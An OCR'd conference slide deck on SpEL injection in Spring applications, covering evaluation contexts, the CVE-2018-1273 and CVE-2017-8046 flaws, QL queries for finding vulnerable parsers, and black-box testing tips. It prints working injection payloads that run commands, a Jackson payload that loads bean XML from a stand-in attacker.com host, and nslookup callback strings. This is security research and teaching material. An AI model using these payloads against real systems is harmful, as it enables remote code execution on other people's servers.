# SPEL INJECTION

Alexandr (WebR0ck) Romanov

ZERO NIGHTS 2018



# SpEL?

- The Spring Expression Language (SpEL for short) is expression language that supports querying and manipulating an object graph at runtime.

For what?

- To associate an object with a value that will be initialized later and not yet known.
- Creating XML or annotation based bean definitions.

https://docs.spring.io/spring/docs/


2^3 EDITION

# The expression language functionality

- Boolean and relational operators
- Regular expressions
- Class expressions
- Accessing properties, arrays, lists, maps
- Method invocation
- Assignment
- Calling constructors

- Bean references
- Array construction
- Variables
- User defined functions
- Collection projection
- Collection selection
- Templated expressions


EDITION

# Where is it used?

- Spring framework:
  - spring-security,
  - spring-data-rest,
  - data-commons
  - Oauth…
- SpEL API. Wherever you want
  - Apache Camel
  - Grails Web Application Framework


2^3 EDITION


# Where is it used? Easy

```
<html>
<head>
   <title>HTML Email with SPEL expression</title>
</head>
<body>
   <h4>Dear #{user.getname('fullName')},</h4>
   <div style="color:blue;"><i>Thanks for registering to our system.</i></div>
   <p>Best regards,
   <br>#{company.getName()}
   </p>
</body>
</html>
```


EDITION

# Where is it used? Spring security

```
@PreAuthorize("hasPermission(#contact, 'admin')")
 public void deletePermission(Contact contact, Sid recipient, Permission
permission);
```



ZERO NIGHTS 2018

2^3 EDITION

# Where is it used? Projects from git

The flights data are sourced from this site: https://openfl

## List of microservices

- admin-service - A simple UI showing the monitoring
- config-service - A centralized configuration manage
- discovery-service - A Eureka powered service registry.
- refdata-service - A Reference data service that has the embedded database of all the airlines/route details & a configurable rule executor framework.
- rulebase-service - The rule execution engine
- preclearancestats-service - The edge service shows a *realtime* aggregates of the nationalities of people being precleared (during flight checkin).
- zipkin-service - The service that has the Zipkin-UI to trace the distributed logs.

**Lightning Event Processor(LEP)**

LEP means Lightning event processor,LEP is basically designed to process large number of events and do farming with those events like counting/aggregation/reduction/merging/processing events on real-time basis. Below all are separate modules can be used with no complete system dependency.

**LEP Consumer** Designed to consume confugured events from either from kafa cluster (OR) AMQ (OR) through REST APIs

spring-cloud-stream-app-starters/hdfs – MessagePartitionStrategy.java



# Where is it used? Apache Camel way

Expression inside Message Filter

```
<route>
  <from uri="direct:foo"/>
  <filter>
    <spel>#{request.headers['foo'] == 'bar'}</spel>
    <to uri="direct:bar"/>
  </filter>
</route>
```

```
.setHeader("myHeader").spel("resource:classpath:myspel.txt")
```

ZERO NIGHTS 2018


2³ EDITION

# Definitions

XML

@Annotations

Java Code




2^3 EDITION

# XML

**Bean.XML**

```
<bean id="example" class="org.spring.samples.NumberGuess">
<property name="randomN" value="#{ T(java.lang.Math).random()} "/>
</bean>
```

**Example.java**

```
ApplicationContext ctx = new ClassPathXmlApplicationContext("Bean.xml");
MyExpression example = ctx.getBean("example", MyExpression.class);
System.out.println("Number : " + example.randomN ());
```


2^3 EDITION

# Annotation-based

```
public static class FieldValueTestBean
        @Value("#{ systemProperties['user.region'] }")
        private String defaultLocale;
        public void setDefaultLocale(String defaultLocale) {
                this.defaultLocale = defaultLocale;
        }
        public String getDefaultLocale() {
                return this.defaultLocale;
        }
}
```

```
@Value("${user.region}")

@Value("${user.name}")
```


2^3 EDITION

# Java Class

```
public class SpELTest {
   public static void main(String[] args) {
      String myExpression = "('Hello' + 'World').concat(#end)"
      ExpressionParser parser = new SpelExpressionParser();
      Expression expression = parser.parseExpression(myExpression);
      EvaluationContext context = new StandardEvaluationContext();
        context.setVariable("end", "!");
      System.out.println(expression.getValue(context));
   }
}
```



# StandardEvaluationContext vs SimpleEvaluationContext

"In many cases, the full extent of the SpEL language is not required and should be meaningfully restricted."

Class expressions
Method invocation
Calling constructors
User defined functions
Bean references

Regular expressions



# SimpleEvaluationContext

SimpleEvaluationContext is designed to support only a subset of the SpEL language syntax. It excludes Java type references, constructors, and bean references. It also requires explicit choosing the level of support for properties and methods in expressions.


2^3 EDITION

# Standard vs Simple Example

```
String inj = "T(java.lang.Runtime).getRuntime().exec('calc.exe')";

a) StandardEvaluationContext std_c = new StandardEvaluationContext();

b) EvaluationContext simple_c =
SimpleEvaluationContext.forReadOnlyDataBinding ().build();

Expression exp = parser.parseExpression(inj);
1) exp.getValue(std_c);  exp.getValue();  2) exp.getValue(simple_c);
```



# Repeat please

- Dangerous place - expression string

```
Expression expr = expressionParser.parseExpression( expression );
```

- #{expression} and ${property.name}
- The special T() operator to specify an instance of java.lang.Class (the *type*)
- Simple not a simple…

ZERO NIGHTS 2018

2³ EDITION

# CVE 2018-1273 Spring Data Commons

```
public void setPropertyValue(String propertyName, @Nullable Object value) throws BeansException {
    if (!isWritableProperty(propertyName)) { // <---Validation here
        throw new NotWritablePropertyException(type, propertyName);
    }
    StandardEvaluationContext context = new StandardEvaluationContext();
    context.addPropertyAccessor(new PropertyTraversingMapAccessor(type, conversionService));
    context.setTypeConverter(new StandardTypeConverter(conversionService));
    context.setRootObject(map);
    Expression expression = PARSER.parseExpression(propertyName); // Expression evaluation
```

username[#this.getClass().forName("java.lang.Runtime").getRuntime().exec("calc.exe")]=user


EDITION

# CVE 2018-1273
# Spring Data Commons

```
public void setPropertyValue(String propertyName, @Nullable Object value) throws BeansException {
    [...]
    EvaluationContext context = SimpleEvaluationContext //
        .forPropertyAccessors(new PropertyTraversingMapAccessor(type, conversionService))
        .withConversionService(conversionService) //
        .withRootObject(map) //
        .build();

    Expression expression = PARSER.parseExpression(propertyName);
```

Type cannot be found 'java.lang.Runtime'

name['aaaaaaaaaaaaaaaaaaaaaaaaaaaa!'%20matches%20'%5E(a%2B)%2B%24']=test


2^3 EDITION

# Step by step CVE-2017-8046

- Spring Data REST
- https://github.com/find-sec-bugs
- findsecbugs-cli

SPELI This use of SpelExpressionParser.parseExpression(...) could be vulnerable to code

Bug type SPEL_INJECTION (click for details)
In class org.springframework.data.rest.webmvc.json.patch.PathToSpEL
In method org.springframework.data.rest.webmvc.json.patch.PathToSpEL.spelToE
At PathToSpEL.java:[line 53]
Sink method SpelExpressionParser.parseExpression(...)
At PathToSpEL.java:[line 63]



# Step by step Listing

```
SPEL_EXPRESSION_PARSER.parseExpression(pathToSpEL(path))

/**
        * Converts a patch path to an {@link Expression}.
        *
        * @param path the patch path to convert.
        * @return an {@link Expression}
        */
```

ZERO NIGHTS 2018

2^3 EDITION

# Step by step Analyze Dataflow

Analyze Dataflow to: parameter path...

```
42 public static Expression pathToExpression(String path) { in PathToSpEL.pathToExpression(String)
  60 addValue(target, pathToExpression(getFrom()).getValue(target)); in CopyOperation.perform(Object, Class<T>)
    42 return from; in FromOperation.getFrom()
      27 private final String from; in FromOperation
        38 this.from = from; in FromOperation.FromOperation(String, String, ...)
          36 public FromOperation(String op, String path, String from) { in FromOperation.FromOperation(String, String, ...)
            51 super("copy", path, from); in CopyOperation.CopyOperation(String, String)
            42 super("move", path, from); in MoveOperation.MoveOperation(String, String)
  73 this.spelExpression = pathToExpression(path); in PatchOperation.PatchOperation(String, String, ...)
    68 public PatchOperation(String op, String path, Object value) { in PatchOperation.PatchOperation(String, String, ...)
      34 super("add", path, value); in AddOperation.AddOperation(String, Object)
      57 this(op, path, null); in PatchOperation.PatchOperation(String, String)
      32 super("replace", path, value); in ReplaceOperation.ReplaceOperation(String, Object)
```



# Step by step POC

- [{ "op" : "add", "path" : "T(java.lang.Runtime).getRuntime().exec(\"calc.exe\").x", "value" : "pwned" }]

ZERO NIGHTS 2018

2^3 EDITION


# LGTM QL

- Free for free github projects
- https://lgtm.com
- Eclipse plugin

ZERO NIGHTS 2018

2^3 EDITION

# LGTM QL





# LGTM QL

Model the classes and method accesses that are used in the expression parser

```
class ExpressionParser extends RefType {
  ExpressionParser() {
    this.hasQualifiedName("org.springframework.expression",
"ExpressionParser")
  }
}
```

ZERO NIGHTS 2018

2^3 EDITION

# LGTM QL

```
class ParseExpression extends MethodAccess {
  ParseExpression() {
    exists (Method m |
      (m.getName().matches("parse%") or
        m.hasName("doParseExpression"))
      and
      this.getMethod() = m    )  }
}
```



# LGTM QL

- *from ParseExpression expr, CallHasPath **c***
- *where (expr.getQualifier().getType().(RefType).getASupertype*() instanceof ExpressionParser and*
- *c = expr.getEnclosingCallable())*
- *select expr, c*

- https://lgtm.com/blog/spring_data_rest_CVE-2017-8046_ql



# Jackson and Bean

FileSystemXmlApplicationContext - Standalone XML application context, taking the context definition files from the file system or from URLs

"… Create a new FileSystemXmlApplicationContext, loading the definitions from the given XML files and automatically refreshing the context"


2^3 EDITION

# CVE in Jackson

{"id":123, "obj":
["org.springframework.context.support.FileSystemXmlApplication
Context", "https://attacker.com/spel.xml"]}

- Spel.xml

```
<bean id="pb" class="java.lang.ProcessBuilder">
    <constructor-arg value="calc.exe" />
    <property name="whatever" value="#{ pb.start() }"/>
</bean>
```


2^3 EDITION

# Upload and Reload

ClassPathXmlApplicationContext
AbstractXmlApplicationContext
WebXmlApplicationContext


@RefreshScope?
“context.config.annotation.RefreshScope”

ZERO NIGHTS 2018

2³ EDITION

# Another tools?

- Jprofiler
- Xrebel
- VisualVM
- Coverity
- Checkmarx




- OWASP Dependency Check


EDITION

# Black Box

- This is Spring?
- Which modules are used?
- Version?
- Errors output?
  “SpelEvaluationException”

This is not Spring?
It uses SpEL API?

What parameters are transferred?


2^3 EDITION

# Some tips

- Var[SpEL]=123
- &param1=123&SpEL=
- Param=SpEL
- Different types of requests: GET, PUT, PATCH..
- Third Party Libraries

# Some tips

${1+3} - not always

```
private static final String ERROR = "<html><body><h1>OAuth
    Error</h1><p>${errorSummary}</p></body></html>";
```

```
T(java.lang.Runtime).getRuntime().exec("nslookup !url!")
#this.getClass().forName('java.lang.Runtime').getRuntime().exec('nslookup !url!')
new java.lang.ProcessBuilder({'nslookup !url!'}).start()
```

```
${employee.lastName}
```


2³ EDITION

# And what?

- CVE-2018-1273 - Spring Data Commons
- CVE-2018-1270 - Spring-messaging (websocket)
- CVE-2018-1260 - Spring Security OAuth 2
- CVE-2017-8046 - Spring Data REST
- CVE-2017-8039 - Spring Web Flow
- CVE-2017-7525 - Jackson-databind
- CVE-2017-17485 - Jackson-databind

# Something different?

- OGNL
- MVEL
- JBoss EL
- JSP EL


@WebR0ck